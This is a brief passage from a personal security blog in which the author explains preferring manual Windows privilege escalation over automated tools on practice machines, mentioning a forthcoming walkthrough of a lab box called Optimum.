Oh, and because I don’t want to be a skiddie. I’m not being judgemental… like I said… it just depends on what you want to accomplish. But if you want to truly be a professional and get an even better sense of satisfaction when you pop a shell or get root through manual windows privilege esc (yes I finally did this earlier today… will post about it under my Optimum walkthrough), then try not to use it.
 hyd3sec's Blog